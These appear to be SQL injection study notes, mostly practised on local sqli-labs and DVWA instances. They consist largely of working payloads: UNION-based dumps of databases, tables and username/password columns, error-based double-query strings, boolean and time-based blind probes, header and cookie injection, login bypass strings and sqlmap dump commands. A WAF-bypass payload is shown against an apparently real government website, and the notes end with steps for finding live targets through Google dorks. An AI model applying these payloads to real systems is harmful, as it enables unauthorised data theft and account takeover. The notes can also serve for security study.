

SQL Injection

Background Concept about SQLI

How SQL Injection works

- In order to run malicious SQL queries against a database server, an attacker must first find an input within the web application that is included inside of an SQL query.
- In order for an SQL Injection attack to take place, the vulnerable website needs to directly include user input within an SQL statement. An attacker can then insert a payload that will be included as part of the SQL query and run against the database server.

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Injection Point for SQL Injection

- SQL Injection can be GET Based
- SQL Injection can be POST Based
- SQL Injection can be Header Based
- SQL Injection can be Cookie Based

* GET Based SQLi

- the attacker have to attack through url's parameter

example \rightarrow any.com/file.php?parameter=value

← here should the attacker attack.

* POST Based SQLi

- the attacker have to find any html form that may execute any SQL query

example \rightarrow Signup form, login form, etc ..

* Header Based

- you have to attack header parameters

examples \rightarrow such as: Referrer | User-Agent | Location | Host

* Cookie Based

- you have to find cookie parameter

example \rightarrow Cookie: Username=anything;

* injection point for SQL injection:

- in Browser \rightarrow url with parameter \rightarrow give it \ , if the content site get hide . it is vulnerable. (called Header Based vulnerable)
- See any input or parameter and give it \ , if you get an error . it is vulnerable .

* learn SQLi Query Fixing

- identify sql vulnerability using
- balance/fix the query

example: backend happen → `select id='id' where name='xyz';`

this is better because it will show you what the site is using ' or " or 1 in here

* how to fix

(in frontend) `http://192.168.1.103/sqli-labs-master/Less-1/?id=1--`

(in backend) `select id = '1' --+ where name = 'xyz'`

Here you can write your code, now the code is balanced/fixed

--+ is used to balance the code.

--space this used in post based

Use Sqli-labs to test fixing and balancing.

Notice: if you give \ but site hide content & no error is showing.

You have to try ", ', ') , ") , . , all of them one by one & see what will fix

* SQLi Get Based

- Find injection point (parameter..etc)
- identify vulnerability (", ', ") use \ to know what they are using.
- Balance the query
- Try to inject SQLi statement there

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http://192.168.1.103/sqli-labs-master/less-1/?id=1-- [balanced query]  
1. find total no of vulnerable columns using order by  
order by 1 (same page)  
order by 2 (same page)  
  
order by n [different page] present  
there is n-1 columns are  
  
http://192.168.1.103/sqli-labs-master/less-1/?id=1-- order by 1--  
2. find exact no of vulnerable columns out of these n-1. easy see which column are vulnerable  
all select 1,2,...n-1  
example  
union all select 1,2,3  
select id='1' union all select 1,2,3 --where name='xyz'  
  
executed - http://192.168.1.103/sqli-labs-master/less-1/?id=1-- union all select 1,2,3--  
3. execute any database query there  
on that reflect no  
example - database()  
version()  
user()  
  
executed - http://192.168.1.103/sqli-labs-master/less-1/?id=1-- union all select 1,database(),3--  
http://192.168.1.103/sqli-labs-master/less-1/?id=1-- union all select 1,version(),user()--
```

- When order by work but union is not working, there is may be double Query Sqli

- situation you are getting error but you are not getting output of union sql: statement in that case there may error based sql or may be double query sql!

so do this:

error based sql query → hacker bar → error/double query
→ get database.

III * Blind Boolean Based SQL: \Rightarrow you are using `order by` and there is no results, then it works with true and false

- Balance query is necessary
- And $1=1$ (True)
- OR $1=1$ (True)
- And $1=2$ (False)
- OR $1=2$ (False)

Notice: Sleeping here means that your command is right if it is Vulnerable.

- * You think of blind time based SQLi, if you put \ and nothing happened

* Exploitation

- get database list : `ackbar > union > database > group_concat`
But firstly select the vulnerable column.
 - find tables of specific database : `ackbar > union > tables > group_concat`
 - find columns of specific table : `ackbar > union > columns > group_concat`
 - find data of specific column : `ackbar > union > data > group_concat`

Error Based Double Query Exploitaion, because order by is working, but union is not showing any results.

what about other database ?

for if want to fetch remaining database

you have to increase first value of first limit

LIMIT+1,1 - challenges

LIMIT+2,1 - dvwa

LIMIT 3,1 - metasploit

tables

default tables

LIMIT+0,1 - guestbook

LIMIT+1,1 - users

LIMIT+2,1 -- you are not getting anything that means there is only two tables

columns for double query based

LIMIT+0,1 - user_id

LIMIT+1,1. --- first_name

LIMIT+2,1)). --- last_name

LIMIT+3,1)). ---- user

LIMIT+4,1)). --- password

LIMIT+5,1)). -- avatar

LIMIT+0,1)). ---- nothing

Using ackbar

Data of these columns

User password

:
:
:

* SQLi Post Based

- Find injection point (parameter..etc)
- identify vulnerability (", ',', ') , .) use \ to know what they are using.
- Balance the query
- Try to inject SQLi Statement there
- Inject database query.

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 Post Based SQL

Balnace the query

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problem is + is not working with post based
instead of + use space ( )
or you can also use # to fix
# is also used for comment out part of sql query
-- or #
    numbers
find total w of vulnerable columns
order by 1
    number
find exact w of vulnerable columns
    union all select 1,2 #
execute database query

    union all select database(),user() #
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') union all select 1,2 #
') union all select database(),user() #

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') #
') order by 3#
') order by 2 # {order by 2 worked}
') union all select 1,2#
situation you are getting error but you are not getting output of union sql statement in that case there may error based sql or may be double query based sql
* AND(SELECT 1 from(SELECT COUNT(*),CONCAT((SELECT (SELECT (SELECT DISTINCT CONCAT(0x7e,0x27,CAST(schema_name AS CHAR),0x27,0x7e) FROM INFORMATION_SCHEMA.SCHEMATA WHERE table_schema=DATABASE()))
```

remember for post Based you need to replace + with space .

Blind boolean post based sql → after \ there is not giving me any error
 in this case you need to try one by one

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    OR 1=1 #
" OR 1=1 #
') OR 1=1 #
") OR 1=1 #

    OR database()="security" #
    OR substring(database(),1,1)="a" #
    OR substring(database(),1,1)="s" #
first character of database is s
    OR substring(database(),2,1)="e" #

second character of database is e
```

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Blind time based

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    OR sleep(10) #
    OR sleep(10) #
') OR sleep(10) #
") OR sleep(10) # {worked}

") OR sleep(10) and 1=1 #

") OR sleep(10) and substring(database(),3,1)="a" #
application is sleeping when we fired this
") OR sleep(10) and substring(database(),3,1)="c" #
that means third character of database is c
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understand the busines slogic here

password reset require existing user

default username for this lab is Admin

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user�password�host�db�time
Exploitation of POST Based SQLI
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inject database query

1. database list

hackbar -> union -> database-> group_concat

' union all select (SELECT GROUP_CONCAT(schema_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.SCHEMATA),2 #

information_schema
challenges
dwba
metasploit
mysql
owasp10
security
tikiwiki
tikiwiki195

2. find table of a database - security

' union all select (SELECT GROUP_CONCAT(table_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=0x7365637572697479),2 #

emails
refers
uagents
users

3. find columns of a table - users

hackbar->union->columns->group_concat

' union all select (SELECT GROUP_CONCAT(column_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x7573657273),2 #

user_id
first_name
last_name
user
password
avatar
id
username
password

4. data of these columns - user,password

user,"<---->",password

' union all select 1,(SELECT GROUP_CONCAT(username,"<---->",password SEPARATOR 0x3c62723e) FROM security.users) #


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Error Based Double Query Exploitation Post Method, when union is not working.

```
' AND(SELECT 1 from(SELECT COUNT(*),CONCAT((SELECT (SELECT (SELECT DISTINCT CONCAT(0x7e,0x27,CAST(schema_name AS
CHAR),0x27,0x7e) FROM INFORMATION_SCHEMA.SCHEMATA WHERE table_schema!=DATABASE() LIMIT 3,1)) FROM INFORMATION_SCHEMA.TABLES
LIMIT 0,1), FLOOR(RAND(0)*2)x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a) AND 1=1 #
```

* Header Based SQLi

- You have to look for Headers parameters to find injection point such as Host, User-Agent, Referer, location
- if any application will have to store your headers infos. into their database they may be headers based sqli.
- How they gonna store your header? if you will be loged in an application

Steps:

login into a web page → intercept request → Send to repeater → add \ at the end of Value header

→ Go ↘ SQL error → vulnerable

OK / bad request → not vulnerable

Result in render Tab.

* Exploitation

- intercept request
- send to intruder
- See if vulnerable \rightarrow should add \ at the end of value header.
- balance query ' -- , ' AND 1=1 , ' OR SLEEP(10) AND 1=1


in background this will happen \rightarrow Select referrer='value' OR SLEEP(10) AND 1=1 -- will be as a comment

* cookie Based SQLi

- find any parameter and try to execute any SQLi Statement

exploitation: Steps:

- log into a website
- spider the site
- burp \rightarrow search \hookrightarrow cookie
- send to repeater
- add \ at the end of cookie header value. \rightarrow get error
- balance / fix \rightarrow " your query --
- attack



\rightarrow Sometimes we can not balance / fix query, so we try to assume query working in background & try

assume: select login='test/test' and

'x'='x' where ---

[' and 'x'='x']

* WAF Bypassing for SQLi

- Web application firewall bypassing
- WAF filter malicious illegal input
- There is many techniques to bypass WAF (read about it)

remember:

- + See if parameter vulnerable by adding \ to the end.
- + fix/balance the query
- + inject it.

\hookrightarrow Not acceptable
 \hookrightarrow there is a firewall.

```
waf bypassing
earlier i tried , and the Firewall accept it.

' order by 1 --+
when i tried
' union all select 1,2,3,4,5,6,7 --+
i got not acceptable error
either union may be illegal keyword
may be all will be illegal input
select is illegal
illegal word (word)= /*!12345word*/
/*!12345union*/ all select 1,2,3 --+
http://multan.gov.pk/page.php?data=-2' /*!12345union*/ all select 1,2,database(),4,5,6,7 --+
now exploit this
all database list
ackbar->union->database->group_concat
on any reflect no
(SELECT+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA)

/*!12345union*/ all select 1,2,(SELECT+/*!12345GROUP_CONCAT*/(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA),4,5,6,7 --+
```

Authentication Bypassing

- The error message includes the SQL query used by the login function. We can use this information to construct an injection attack to bypass authentication. The first account in a database is often an administrative user, we can exploit this behavior to log in as the first user in the database.

Authentication Bypassing through SQLI

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lets assume background of login page
select username ='value1'&password='value2' where someother part of query
value1 = ' OR 1=1 --
select username ='' OR 1=1 --      '&password='value2' where someother part of query
value1= 1' OR '1'='1
select username ='1' OR '1'='1  '&password='value2' where someother part of query
```

SQLmap

SQLMAP GET Based

```
python sqlmap.py -u "http://192.168.0.103/sqlil-labs-master/Less-1/?id=1*" --batch --banner
```

identifies
place until to obtain

1. database list

```
--dbs
```

example

```
python sqlmap.py -u "http://192.168.0.103/sqlil-labs-master/Less-1/?id=1*" --batch --banner --dbs
```

2. find tables of a database - dvwa

```
-D DBNAME --tables
```

example
python sqlmap.py -u "http://192.168.0.103/sqlil-labs-master/Less-1/?id=1*" --batch --banner -D dvwa --tables

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3. columns of any table - users

```
-D DBNAME -T TBNAME --columns
```

example :
python sqlmap.py -u "http://192.168.0.103/sqlil-labs-master/Less-1/?id=1*" --batch --banner -D dvwa -T users --columns

4. data of these columns - user,first_name,password

```
-D DBNAME -T TBNAME -C col1,col2,col3 --dump
```

example :

```
python sqlmap.py -u "http://192.168.0.103/sqlil-labs-master/Less-1/?id=1*" --batch --banner -D dvwa -T users -C user,first_name,password --dump
```

Live exploitation:

- ① Search for parameter ↗ BurpSuit
google → site:ang.com .php?=
- ② test the parameter to see if they are vulnerable or not. (\ , " , ')
- ③ balance the query or use Sqlmap automatically